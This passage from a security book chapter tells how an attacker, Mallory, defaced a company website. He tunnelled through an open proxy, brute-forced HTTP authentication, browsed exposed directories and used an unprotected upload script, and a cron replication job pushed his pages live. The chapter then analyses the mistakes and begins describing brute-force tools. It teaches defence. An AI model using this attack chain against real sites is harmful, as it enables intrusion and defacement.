
Figure 9-6. Successful HTTP authentication clearing following 401 response



Directory Browsing

What happened next was quite unexpected. After Mallory figured out a way to use reverse proxy requests and brute forced the HTTP authentication, the server lay exposed. Too exposed, in fact. Instead of coming up with a Web page, the server displayed a list of the Web document root directory. This result was indeed a stroke of luck for Mallory because it eliminated a lot of guesswork and made poking around the site easy, directory by directory. Figure 9-7 shows the directory listing on the server.


Figure 9-7. Directory listing appearing in the browser



Directory listings are usually shown when there is no default document, such as index.html, that the Web server can locate. If the default document doesn't exist, the server will display a directory of contents unless explicitly configured not to do so. Rob hadn't turned off directory listings.


Three directories appear in the browser: /admin/, /images/, and /stage/. Mallory decides to look at the /stage/ (staging) directory first, the contents of which are shown in Figure 9-8.

Figure 9-8. The staging directory on the proxy server



Voila! The staging directory contains an exact copy of the Web site www.example.com. Mallory now understands that the site would have been designed by some folks in the office and pushed out to the hosted Web server as needed. Now, Mallory's attention turns towards the /admin/ directory. Browsing it produces yet another directory listing, as shown in Figure 9-9.

Figure 9-9. Directory listing of the /admin/ directory



There seem to be two scripts here. One of them, replicate.sh, appears to be a Unix shell script instead of a CGI script. The other one, sitemgmt.php is a PHP script for some sort of site management. Requesting replicate.sh returns the entire contents of the script. To the Web server, a shell script is the same as a text file and it gets returned as is. The contents of replicate.sh are:

```
#!/bin/sh
#
# Replication script for uploading to hosting site
# maintained by rob@example.com
# Script invoked from crontab to sync web pages

scp -qCr -i /home/rob/.ssh/rsa_keys ../stage/* \
     example@server326.ord.acmehosting.net:/example/

# add an entry in the log that replication was successful

date >> /tmp/replication.log
```


This script is actually called to replicate the Web site on the staging directory to the server hosted by acmehosting.net. Rob uses SSH's scp with RSA keys to copy the /stage/ directory on

server326.ord.acmehosting.net, which is where space for the www.example.com site is allocated. This server holds a user account called "example," and all Web pages for www.example.com are kept in a directory called /example/. This server seemingly hosts many more sites than www.example.com. Rob's use of RSA keys with scp foils Mallory's plans to login directly on the hosting server.

However, all is not lost for Mallory. As the site is replicated regularly via cron, if the Web pages on the staging directory can be modified, these pages would be replicated on www.example.com. All that is left is for Mallory to find a way to modify the content on Acme Travel, Inc.'s proxy server.

The next script in the /admin/ directory, sitemgmt.php, helps Mallory do just that. Figure 9-10 shows the sitemgmt.php page.

Figure 9-10. The sitemgmt.php page



What does Mallory see here? A Web-based interface to manage the Web pages on the staging directory. Rob had created these pages so that Brooke, the receptionist and graphics artist, wouldn't need to learn how to use scp to copy pages from her workstation to the Linux server. Previously Rob had instructed Brooke on how to use FTP to copy Web pages to the Linux server, but after discovering vulnerability upon vulnerability with wu-ftpd, Rob decided to put an end to FTP once and for all.

Uploading the Defaced Pages

The site management interface was all that Mallory wanted! It couldn't get much easier than this, he thought. Pleased with tunneling his way through the proxy and brute forcing a user account with his own script, he set to work to exact his revenge. An hour later, he had two files ready—index.html, which would replace Acme Travel's default Web page, and allyourbase.jpg, which came from his obsession with a particular phrase in an old arcade game that had turned into a phenomenon.

Figures 9-11 and 9-12 show screen shots of Mallory's uploading of the two files on 10.3.2.1.

Figure 9-11. Uploading defaced page index.html, using sitemgmt.php






Figure 9-12. Uploading defaced page allyourbase.jpg, using sitemgmt.php



Pleased with himself, Mallory decided to preview the newly uploaded Web pages on the staging area before deciding to call it a day. Once the cron daemon has executed replicate.sh, the Web pages would be copied to http://www.example.com/ and he would have his revenge.


Sure enough, at 4:00 A.M., the cron daemon kicked in and executed replicate.sh. Mallory's Web pages, along with the rest of the example.com Web site, were copied onto the Web site's hosting server. Figure 9-13 summarizes the entire attack.

Figure 9-13. Steps taken to deface www.example.com



Users who accessed http://www.example.com/ that day were greeted with the Web page shown in Figure 9-14.

Figure 9-14. Defacement of www.example.com



What followed was pandemonium at Acme Travel, Inc.'s office. Rob was busy trying to figure out how it all had happened. Fortunately Mallory hadn't been able to gain user-level or administrative access to the server—he could have if he had uploaded some PHP or CGI scripts to give him shell access via the Web. The log files were still intact, and the attack was traced back to a small ISP in San Francisco. The least expensive fix was to replace the Web pages from a backup archive and lock down the proxy server thoroughly by modifying the Apache configuration and using Linux's iptables packet filtering rules to drop any incoming TCP traffic from an unestablished connection.

What Went Wrong?

The defacement of www.example.com was an unusual attack. Most defacement occurs when hackers use canned exploits against a known vulnerability, gain super-user privileges, and modify

Web pages hosted on the site. This attack wasn't even directed at the Web server hosting the pages. The attacker managed to chance upon a proxy server that also hosted a staging copy of the company's Web pages. Modifying the Web pages in the staging area caused the site to be defaced after an automatic replication had been performed.

The administrator of the proxy server had taken some preventive measures for blocking unwanted traffic. However, some areas had been left exposed. The first and most vulnerable entry point into the network was the HTTP proxy port. It allowed use of the proxy server to tunnel HTTP proxy requests inside the network.

Although the Web site hosted on the server was protected by an HTTP password authentication mechanism, the attacker easily used a brute force password guessing approach to obtain the credentials required to access the site. The attacker used a homegrown Perl script to perform HTTP authentication and brute forcing with an HTTP proxy. Quite a few HTTP brute-forcing tools are commercially available. Later in this chapter, we take a look at two of our favorite HTTP brute forcers—Brutus and WebCracker.

What helped the attacker next was the fact that, unlike most Web servers, directory browsing hadn't been disabled on this server. Typically, in the absence of a default Web document, the server won't present the browser with a list of files and subdirectories in the directory requested. In this case, directory browsing was left turned on, leaving areas exposed that normally would have been hidden from public access. The /admin/ directory contained a PHP script that performed Web site management and allowed the graphics artist to upload Web pages to the staging directory, and eventually allowed the attacker to upload the defaced pages too!

The step that completed the defacement was the automatic replication process executed periodically by the system scheduler. It caused the modified Web pages to be copied to the main Web site.

There are quite a few cases of unusual ways of defacing Web sites. Two of our favorite stories are the defacement of PC Week and the defacement of www.apache.org. The descriptions of these attacks are available on the following URLs:

- "The PC Week hack"—http://packetstormsecurity.nl/web/pcweek/jfs_pcweek.txt
- "How we defaced Apache"—http://packetstormsecurity.nl/papers/general/how.defaced.apache.org.txt

HTTP Brute-Forcing Tools

As we mentioned earlier, of the many tools available tools for brute forcing HTTP authentication, our two favorites are Brutus and WebCracker. Both are incredibly fast, using multiple threads for simultaneously trying a number of username and password combinations on a Web site. Recall that HTTP is one of the easiest protocols to break with brute force because most popular Web


servers are designed to handle a large volume of HTTP requests. Brutus and WebCracker can exhaust a long list of usernames and passwords in a matter of 